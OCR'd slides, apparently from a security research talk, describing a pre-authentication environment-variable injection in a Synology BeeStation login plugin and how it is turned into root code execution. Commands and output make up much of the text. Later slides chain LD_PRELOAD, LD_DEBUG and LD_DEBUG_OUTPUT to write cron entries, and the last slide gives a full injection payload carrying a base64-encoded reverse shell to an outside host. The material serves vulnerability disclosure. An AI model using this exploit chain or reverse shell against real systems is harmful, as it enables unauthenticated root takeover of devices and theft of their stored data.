
```
first file:
USER=
TYPE=passwd
IS_KNOWN_DEVICE=no

second file:
USER=USERNAME
TYPE=passwd
SESSION=webui
API_VERSION=7
IS_KNOWN_DEVICE=no
IP=192.168.50.186
AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 [..]
STATUS=fail
RESULT=-2
```


Web API
synocgi-plugin-weblogin
CGI
RUN
RUN
--pre
--post
File #1
File #2

Confirming the Theory

```
# grep 'USERNAME' /var/log/synoplugin.log
2024-09-16T12:50:41-05:00 BeeStation synoplugind[25282]:
plugin_action.cpp:336 [19215][POST][weblogin][MAIN] Scripts=[synocgi-
plugin-weblogin,user-preference-check-permission.sh]; Args=
[USER=USERNAME,TYPE=passwd,SESSION=webui,API_VERSION=7,IS_KNOWN_DEVICE=
no,IP=192.168.50.186,AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0
Safari/537.36,STATUS=fail,RESULT=-2]
```

Custom Encryption?



Encryption

- What’s the deal with the custom encryption scheme on the login page?
- A researcher named Fabian Tamp published a blog post in 2021 about this custom Synology encryption routine
- Layered RSA + AES to satisfy customer data encryption in transit requirements when using the HTTP web service

Encryption

- A series of network requests are performed to web APIs to gather the required cryptographic materials
- Then, a client-side JavaScript cryptographic implementation is executed to encrypt the login form data
- Lastly, the encrypted data is submitted

Alternative Tactics

- The DSM web application is Vue.JS
- We'll avoid this crypto soup side quest
- Install 'Vue DevTools' extension, the official developer tools
- Install 'Vue force dev' extension, an unofficial tool to trick DevTools into thinking a Vue application isn't in production mode



Tampering Usernames




```
loginPluginsLoaded: true
▼ dsmForm: Object
    OTPcode: ""
    SSOToken: ""
    password: ""
    username: "USERNAME"
▼ authList: Array[1]
  ▶ 0: Object
```

second file:

```
USER=USERNAME
TYPE=passwd
SESSION=webui
API_VERSION=7
IS_KNOWN_DEVICE=no
IP=192.168.50.186
AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 [..]
STATUS=fail
RESULT=-2
```

Tampering Usernames




```
loginPluginsLoaded: true
▼ dsmForm: Object
    OTPcode: ""
    SSOToken: ""
    password: ""
    username: "USERNAME\nNEXTLINE"
▼ authList: Array[1]
  ▶ 0: Object
```


```
second file:
USER=PLUGIN_VALUE_START
USERNAME
NEXTLINE
PLUGIN_VALUE_END
TYPE=passwd
SESSION=webui
API_VERSION=7
IS_KNOWN_DEVICE=no
IP=192.168.50.186
AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 [..]
STATUS=fail
RESULT=-2
```

Parameterized Context

```
2024-09-17T09:18:17-05:00 BeeStation synoplugind[3339]:
plugin_action.cpp:336 [3175][POST][weblogin][MAIN] Scripts=
[synocgi-plugin-weblogin,user-preference-check-permission.sh];
Args=[USER=USERNAME
NEXTLINE,TYPE=passwd,SESSION=webui,API_VERSION=7,IS_KNOWN_DEVICE=no
,IP=192.168.50.186,AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 [..],STATUS=fail,RESULT=-2]
```


Injected Data

- By default, each environment variable argument is on its own line



Injected Data


- By default, each environment variable argument is on its own line
- When line feed characters are present, custom book-end delimiters are automatically added
- Let’s inject our own delimiters!



Crafting an Injection

```
USER=PLUGIN_VALUE_START
USERNAME
PLUGIN_VALUE_END
NEWVAR=PLUGIN_VALUE_START
TEST
PLUGIN_VALUE_END
```

```
second file:
USER=PLUGIN_VALUE_START
USERNAME
PLUGIN_VALUE_END
NEWVAR=PLUGIN_VALUE_START
TEST
PLUGIN_VALUE_END
TYPE=passwd
SESSION=webui
```


BeeStation synoplugind[6428]: plugin_action.cpp:336 [6266][POST][weblogin][MAIN] Scripts=[synocgi-plugin-weblogin,user-preference-check-permission.sh]; Args=[USER=USERNAME,NEWVAR=TEST,TYPE=passwd,SESSION=webui,[..],STATUS=fail,RESULT=-2]

Exploit Primitive

- Without authenticating, we can set arbitrary new environment variables for a root-owned native code process execution
- We can’t clobber or pollute login success variables
- Reversing for Synology-specific variables we might target yields nothing
- How can this be weaponized?

Weaponizing Linux Environment Variable Control

RAPID7

Existing Techniques

- Exploitation of environment variables often focuses on local threat models
- There are many documented remote Linux environment variable exploitation techniques
- DisguiseDelimit whitepaper references remote exploitation work by Orange Tsai, Felix Wilhelm, Y4er, watchTowr, and elttam

elttam Publications

- The security firm elttam has published some great research on remote environment variable exploitation
- ‘Hacking with Environment Variables’ (2020)
  - Python, Perl, NodeJS, Ruby
- ‘Remote LD_PRELOAD Exploitation’ (2017)
  - LD_PRELOAD mapped file descriptor in memory via /proc/self/fd

Local Techniques

- Researchers have targeted glibc profiling features for local privilege escalation (CVE-2010-3856):
  - Tavis Ormandy's abuse of PCPROFILE_OUTPUT
  - Todor Donev's MEMUSAGE_OUTPUT weaponization
- Used to write debug files with arbitrary paths
- Controlled file path, uncontrolled file content

Assessing Options

1. Targeting technology-specific variables
2. Getting a file on disk or ephemerally mapped to use as a preload library
3. Leveraging a profiling output variable to write a junk file with a controlled path for command injection

Assessing Options

1. ~~Targeting technology-specific variables~~
2. ~~Getting a file on disk or ephemerally mapped to use as a preload library~~
3. ~~Leveraging a profiling output variable to write a junk file with a controlled path for command injection~~

We need a new technique.

What is LD_DEBUG?

```
  (since glibc 2.1)
Output verbose debugging information about operation of
the dynamic linker.  The content of this variable is one
of more of the following categories, separated by colons,
commas, or (if the value is quoted) spaces:
```

all Print all debugging information (except *statistics* and *unused*; see below).

bindings
Display information about which definition each symbol is bound to.

files Display progress for input file.

libs Display library search paths.

reloc Display relocation processing.

scopes Display scope information.

statistics
Display relocation statistics.

```
# LD_DEBUG=libs id
      51231: find library=libselinux.so.1 [0]; searching
      51231:  search cache=/etc/ld.so.cache
      51231:  trying file=/lib/x86_64-linux-gnu/libselinux.so.1
      51231:
      51231: find library=libc.so.6 [0]; searching
      51231:  search cache=/etc/ld.so.cache
      51231:  trying file=/lib/x86_64-linux-gnu/libc.so.6
      [..]
uid=0(root) gid=0(root) groups=0(root)
```

What is LD_DEBUG_OUTPUT?


```
          (since glibc 2.1)
By default, LD_DEBUG output is written to standard error.
If LD_DEBUG_OUTPUT is defined, then output is written to
the pathname specified by its value, with the suffix "."
(dot) followed by the process ID appended to the pathname.
```

LD_DEBUG_OUTPUT EXAMPLE

```
# LD_DEBUG=libs LD_DEBUG_OUTPUT=/var/tmp/debug_file id
uid=0(root) gid=0(root) groups=0(root)
# ls /var/tmp/debug_file*
/var/tmp/debug_file.64220
# head -n 3 /var/tmp/debug_file.64220
     64220: find library=libselinux.so.1 [0]; searching
     64220:  search cache=/etc/ld.so.cache
     64220:   trying file=/lib/x86_64-linux-gnu/libselinux.so.1
```






LD_DEBUG=libs LD_DEBUG_OUTPUT=/var/tmp/out LD_PRELOAD=TEST id
ERROR: ld.so: object 'TEST' from LD_PRELOAD cannot be preloaded
(cannot open shared object file): ignored.
uid=0(root) gid=0(root) groups=0(root),2(daemon),19(log)
# head -n 2 /var/tmp/out*
11320: find library=TEST [0]; searching
11320: search cache=/etc/ld.so.cache

Existing Capabilities

1. We have the ability to write files to a path that we mostly control
2. We do not control the created file's extension
3. We only control a string in the middle of a content line

Exploitation would require a very lax parser!



```
# LD_DEBUG=libs LD_DEBUG_OUTPUT=/var/tmp/out
LD_PRELOAD="$(printf 'TEST_PRELOAD\nLINE_2\nLINE_3')" id
ERROR: ld.so: object 'TEST_PRELOAD
LINE_2
LINE_3' from LD_PRELOAD cannot be preloaded (cannot open shared
object file): ignored.
uid=0(root) gid=0(root) groups=0(root),2(daemon),19(log)
# head -n 4 /var/tmp/out*
     12810:     find library=TEST_PRELOAD
LINE_2
LINE_3 [0]; searching
     12810:      search cache=/etc/ld.so.cache
```

Existing Capabilities

1. We have the ability to write files to a path that we mostly control
2. We do not control the created file's extension
3. We now control entire lines of the file's contents

This is enough for remote code execution!

Cron Daemon

- Installed on most Linux systems
- Parses files in /etc/cron.d/
- File extension agnostic
- Permissive parser, ignores malformed lines

```
# This is a comment.
* * * * * root touch /executed
```

Cron Daemon

- Installed on most Linux systems
- Parses files in /etc/cron.d/
- File extension agnostic
- Permissive parser, ignores malformed lines

```
    12810:      find library=JUNK
* * * * * root touch /executed
```

```
# LD_PRELOAD="$(printf 'NOP\n* * * * * root id\n#NOP')" LD_DEBUG=libs
LD_DEBUG_OUTPUT=/etc/cron.d/failedhax id
ERROR: ld.so: object 'NOP
*' from LD_PRELOAD cannot be preloaded [..]
ERROR: ld.so: object '*' from LD_PRELOAD cannot be preloaded [..]
ERROR: ld.so: object '*' from LD_PRELOAD cannot be preloaded [..]
ERROR: ld.so: object '*' from LD_PRELOAD cannot be preloaded [..]
ERROR: ld.so: object '*' from LD_PRELOAD cannot be preloaded [..]
ERROR: ld.so: object 'root' from LD_PRELOAD cannot be preloaded [..]
ERROR: ld.so: object 'id
#NOP' from LD_PRELOAD cannot be preloaded [..]
uid=0(root) gid=0(root) groups=0(root)
```

```
# head -n 3 /etc/cron.d/failedhax*
    137949: find library=NOP
* [0]; searching
    137949:  search cache=/etc/ld.so.cache
```

LD_PRELOAD

The items of the list can be separated by spaces or colons, and there is no support for escaping either separator.



```
# LD_PRELOAD="$(printf 'NOP\n*\t*\t*\t*\t*\troot\tid\n#NOP')"
LD_DEBUG=libs LD_DEBUG_OUTPUT=/etc/cron.d/hax id
ERROR: ld.so: object 'NOP
*   *   *   *   *   root    id
#NOP' from LD_PRELOAD cannot be preloaded (cannot open shared
object file): ignored.
uid=0(root) gid=0(root) groups=0(root)
# head -n 4 /etc/cron.d/hax.*
    137913: find library=NOP
*   *   *   *   *   root    id
#NOP [0]; searching
    137913:  search cache=/etc/ld.so.cache
```

```
USER=PLUGIN_VALUE_START
USERNAME
PLUGIN_VALUE_END
LD_PRELOAD=PLUGIN_VALUE_START
NOP
*\t*\t*\t*\t*\troot\techo\tc2ggLWkgPiYgL2RIdi90Y3AvMTkyLjE2OC41MC
4yNy83Nzc3IDA+JjE=\t|base64\t-d|sh
NOP
PLUGIN_VALUE_END
LD_DEBUG=libs
LD_DEBUG_OUTPUT=/etc/cron.d/hax
ESCAPE=PLUGIN_VALUE_START
NOP
PLUGIN_VALUE_END
```

HELLO
MY NAME IS

